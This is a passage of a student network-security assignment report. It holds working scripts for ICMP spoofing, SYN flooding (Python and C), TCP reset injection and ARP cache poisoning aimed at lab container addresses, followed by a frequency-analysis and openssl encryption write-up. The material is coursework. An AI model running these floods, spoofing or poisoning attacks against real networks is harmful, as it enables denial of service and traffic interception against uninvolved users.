'''Usage:  ./traceroute.py " hostname or ip address"'''
host=sys.argv[1]
print("CMPE209-Assignment1-016707314-Task1.3-Tracing the route");
print ("Traceroute for "+ host)
ttl=1
while 1:
    IPObj=IP ()
    IPObj.dst=host
    IPObj.ttl=ttl
    ICMPobj=ICMP()
    pkt=IPObj/ICMPobj
```

```
    reply = sr1(pkt,verbose=0)
    if reply is None:
        break
    elif reply [ICMP].type==0:
        print(f"{ttl} hop(s) away: ", reply [IP].src)
        print( "Done...Packet reached destination", reply [IP].src)
        break
    else:
        print (f"{ttl} hop(s) away: ", reply [IP].src)
        ttl+=1
```

h. Task1.4.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from an existing host on the Internet");
def spoof_pkt(pkt):
    #newseq=0
    if ICMP in pkt:
        print("Original packet.....")
        print("Source IP :", pkt [IP].src)
        print("Destination IP :", pkt [IP]. dst)
        srcip = pkt [IP]. dst
        dstip = pkt[IP].src
        newihl = pkt [IP]. ihl                  #Internet Header Length(IHL)
        newtype = 0
        newid = pkt [ICMP].id
```

```
    newseq = pkt [ICMP]. seq
    data = pkt [Raw]. load
    IPLayer = IP (src=srcip, dst=dstip, ihl=newihl)
    ICMPpkt = ICMP (type=newtype, id=newid, seq=newseq)
    newpkt = IPLayer/ICMPpkt/data
    print ("spoofed packet.....")
    print ("Source IP:", newpkt [IP].src)
    print ("Destination IP:", newpkt [IP]. dst)
    print("")
    print("")
    print("")
    send (newpkt, verbose=0)
```

```
pkt = sniff (iface="br-62f4ebf4c30a",filter='icmp and src host 10.9.0.5', prn=spoof_pkt)
```

2. TCP Attack Lab:

   a. synflood.py:

```
#!/usr/bin/env python3


from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits


print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task1.1-Launching the SYN flooding attack");


ip = IP(dst="10.9.0.5")     #victim's IP address
tcp = TCP(dport=23, flags='S')     #23 for telnet - using telnet service
pkt = ip/tcp
```

```
while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-62f4ebf4c30a', verbose = 0)
```

b. synflood.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
```

```
};



/* TCP Header */
struct tcpheader {
   u_short tcp_sport;            /* source port */
   u_short tcp_dport;            /* destination port */
   u_int   tcp_seq;              /* sequence number */
   u_int   tcp_ack;              /* acknowledgement number */
   u_char  tcp_offx2;            /* data offset, rsvd */
#define TH_OFF(th)     (((th)->tcp_offx2 & 0xf0) >> 4)
   u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS       (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
   u_short tcp_win;              /* window */
   u_short tcp_sum;              /* checksum */
   u_short tcp_urp;              /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
       unsigned saddr, daddr;
       unsigned char mbz;
```

```
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};

//#define DEST_IP    "10.9.0.5"
//#define DEST_PORT  23  // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*****************************************************************
  Given an IP packet, send it out using a raw socket.
*****************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
      fprintf(stderr, "socket() failed: %s\n", strerror(errno));
      exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));
```

```
   // Step 3: Provide needed information about destination.
   dest_info.sin_family = AF_INET;
   dest_info.sin_addr = ip->iph_destip;

   // Step 4: Send the packet out.
   sendto(sock, ip, ntohs(ip->iph_len), 0,
         (struct sockaddr *)&dest_info, sizeof(dest_info));
   close(sock);
}



/*************************************************************************
  Spoof a TCP SYN packet.
*************************************************************************/
int main(int argc, char *argv[]) {
  char buffer[PACKET_LEN];
  struct ipheader *ip = (struct ipheader *) buffer;
  struct tcpheader *tcp = (struct tcpheader *) (buffer +
                              sizeof(struct ipheader));

  if (argc < 3) {
    printf("Please provide IP and Port number\n");
    printf("Usage: synflood ip port\n");
    exit(1);
  }

  char *DEST_IP   = argv[1];
  int DEST_PORT   = atoi(argv[2]);



  srand(time(0)); // Initialize the seed for random # generation.
```

```
while (1) {
  memset(buffer, 0, PACKET_LEN);
  /*********************************************************
    Step 1: Fill in the TCP header.
  *********************************************************/
  tcp->tcp_sport = rand(); // Use random source port
  tcp->tcp_dport = htons(DEST_PORT);
  tcp->tcp_seq   = rand(); // Use random sequence #
  tcp->tcp_offx2 = 0x50;
  tcp->tcp_flags = TH_SYN; // Enable the SYN bit
  tcp->tcp_win   = htons(20000);
  tcp->tcp_sum   = 0;

  /*********************************************************
    Step 2: Fill in the IP header.
  *********************************************************/
  ip->iph_ver = 4;   // Version (IPV4)
  ip->iph_ihl = 5;   // Header length
  ip->iph_ttl = 50;  // Time to live
  ip->iph_sourceip.s_addr = rand(); // Use a random IP address
  ip->iph_destip.s_addr = inet_addr(DEST_IP);
  ip->iph_protocol = IPPROTO_TCP; // The value is 6.
  ip->iph_len = htons(sizeof(struct ipheader) +
                  sizeof(struct tcpheader));

  // Calculate tcp checksum
  tcp->tcp_sum = calculate_tcp_checksum(ip);

  /*********************************************************
    Step 3: Finally, send the spoofed packet
  *********************************************************/
```

```
    send_raw_ip_packet(ip);
  }

  return 0;
}



unsigned short in_cksum (unsigned short *buf, int length)
{
  unsigned short *w = buf;
  int nleft = length;
  int sum = 0;
  unsigned short temp=0;

  /*
   * The algorithm uses a 32 bit accumulator (sum), adds
   * sequential 16 bit words to it, and at the end, folds back all
   * the carry bits from the top 16 bits into the lower 16 bits.
   */
  while (nleft > 1)  {
      sum += *w++;
      nleft -= 2;
  }

  /* treat the odd byte at the end, if any */
  if (nleft == 1) {
       *(u_char *)(&temp) = *(u_char *)w ;
       sum += temp;
  }

  /* add back carry outs from top 16 bits to low 16 bits */
```

```
  sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
  sum += (sum >> 16);                  // add carry
  return (unsigned short)(~sum);
}

/******************************************************************
  TCP checksum is calculated on the pseudo header, which includes
  the TCP header and data, plus some part of the IP header.
  Therefore, we need to construct the pseudo header first.
******************************************************************/


unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
  struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                          sizeof(struct ipheader));

  int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

  /* pseudo tcp header for the checksum computation */
  struct pseudo_tcp p_tcp;
  memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

  p_tcp.saddr  = ip->iph_sourceip.s_addr;
  p_tcp.daddr  = ip->iph_destip.s_addr;
  p_tcp.mbz    = 0;
  p_tcp.ptcl   = IPPROTO_TCP;
  p_tcp.tcpl   = htons(tcp_len);
  memcpy(&p_tcp.tcp, tcp, tcp_len);

  return  (unsigned short) in_cksum((unsigned short *)&p_tcp,
```

```
                        tcp_len + 12);
}
```

c. reset-attack.py:

```
#!/usr/bin/env python3

# Launching the attack manually

from scapy.all import *

print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task2.1-Launching the RST attack manually");

ip = IP(src="10.9.0.6", dst="10.9.0.5") # impersonate the user
tcp = TCP(sport=40902, dport=23, flags="R", seq=906166479)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-62f4ebf4c30a", verbose=0)
```

d. reset-auto.py:

```
#!/usr/bin/python3
# Sniff TCP connection and spoof RST packet to break the TCP connection

from scapy.all import *

def spoof_tcp(pkt):
  IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
  TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
           dport=pkt[TCP].sport, sport=pkt[TCP].dport)
  spoofpkt = IPLayer/TCPLayer
  ls(spoofpkt)
```

```
  send(spoofpkt, verbose=0)


pkt=sniff(iface='br-62f4ebf4c30a', filter='tcp and port 23', prn=spoof_tcp)
```

3. ARP Cache Poisoning Attack:

   a. ARP_Task1A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1A- Using ARP Request");


E = Ether(dst='02:42:0a:09:00:05')
A = ARP(psrc='10.9.0.6', pdst='10.9.0.5')


pkt = E/A
pkt.show()
sendp(pkt)
```

   b. ARP_Task1B.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1B- Using ARP Reply - B's IP is not in A's cache");


E = Ether(dst='02:42:0a:09:00:05')
A = ARP(op=2, psrc='10.9.0.6', pdst='10.9.0.5') #op=2 is used to send the reply


pkt = E/A
pkt.show()
sendp(pkt)
```

c. ARP_Task1C.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1C- Using ARP Gratuitous Message - B's IP is not in A's cache");


E = Ether(dst='ff:ff:ff:ff:ff:ff')

A = ARP(op=1, psrc='10.9.0.6', pdst='10.9.0.6', hwdst='ff:ff:ff:ff:ff:ff')


pkt = E/A

pkt.show()

sendp(pkt)
```

4. Secret-Key Encryption Lab:

1. Task1 – Frequency Analysis:

a. Given freq.py in the Labsetup file. Figure 1 shows running the freq.py file and getting the frequency statistics for n-grams such as monograms, bigrams, and trigrams.



Fig. 1: Run freq.py

b. Figure 2 shows the continuation of the output.



Fig. 2: Freq.py output continuation

c. From the output, it can be seen that the top 3 monograms are n, y, and v and the top 3 English language monograms are E, T, and A. The top 3 bigrams are TH, HE, IN and the top 3 trigrams are THE, AND, ING. By using these we can break it down into several phases to understand it better.

d. For the first phase, the cipher text to plain text conversion is:
n->E, y->T, t->H, v->A, u->N, p->D, m->I, r->G.

e. Second phase:
s->K, q->S, i->L, h->R.

f. Third phase:
x->O, g->B, b->F, e->P.

g. Fourth phase:
a->C, z->U, c->M, f->V, d->Y, l->W.

h. Fifth phase:
j->Q, o->J, k->X, w->Z.

i. Using the above process, converted the cipher text to plain text. Figure 3 shows the command for converting cipher to plain text.



Fig. 3: Command for converting cipher to Plain text

j. Figure 4 shows the generated plain text.



Fig. 4: Plain Text

2. Task2: Encryption using Different Ciphers and Modes:

a. Figure 5 shows the created plain text file.



Fig. 5: Plain text file creation

b. Figure 6 shows the plain text.



Fig. 6: Plain Text

c. Used openssl enc command to encrypt/decrypt a file. The below images are shown for AES-128-CBC mode. The cipher text length is 32 bytes. Figure 7 shows the Key/IV hex generation.



Fig. 7: Key/IV hex generation

d. Figure 8 shows the Key hex file.



Fig. 8: Key hex file content

e. Figure 9 shows the IV hex file.



Fig. 9: IV hex file content

f. Figure 10 shows the encryption command.



Fig. 10: Encryption command

g. Figure 11 shows the cipher bin file that is created.

Fig. 11: Cipher bin file

h. Figure 12 shows the command for generation of decrypted text file.



Fig. 12: Command for Decryption

i. Figure 13 shows the decrypted text.



Fig. 13: Decrypted Text

j. The below images are shown for AES-128-CFB mode. The cipher text length is 23 bytes. Figure 14 shows the Key/IV hex generation and encryption command.

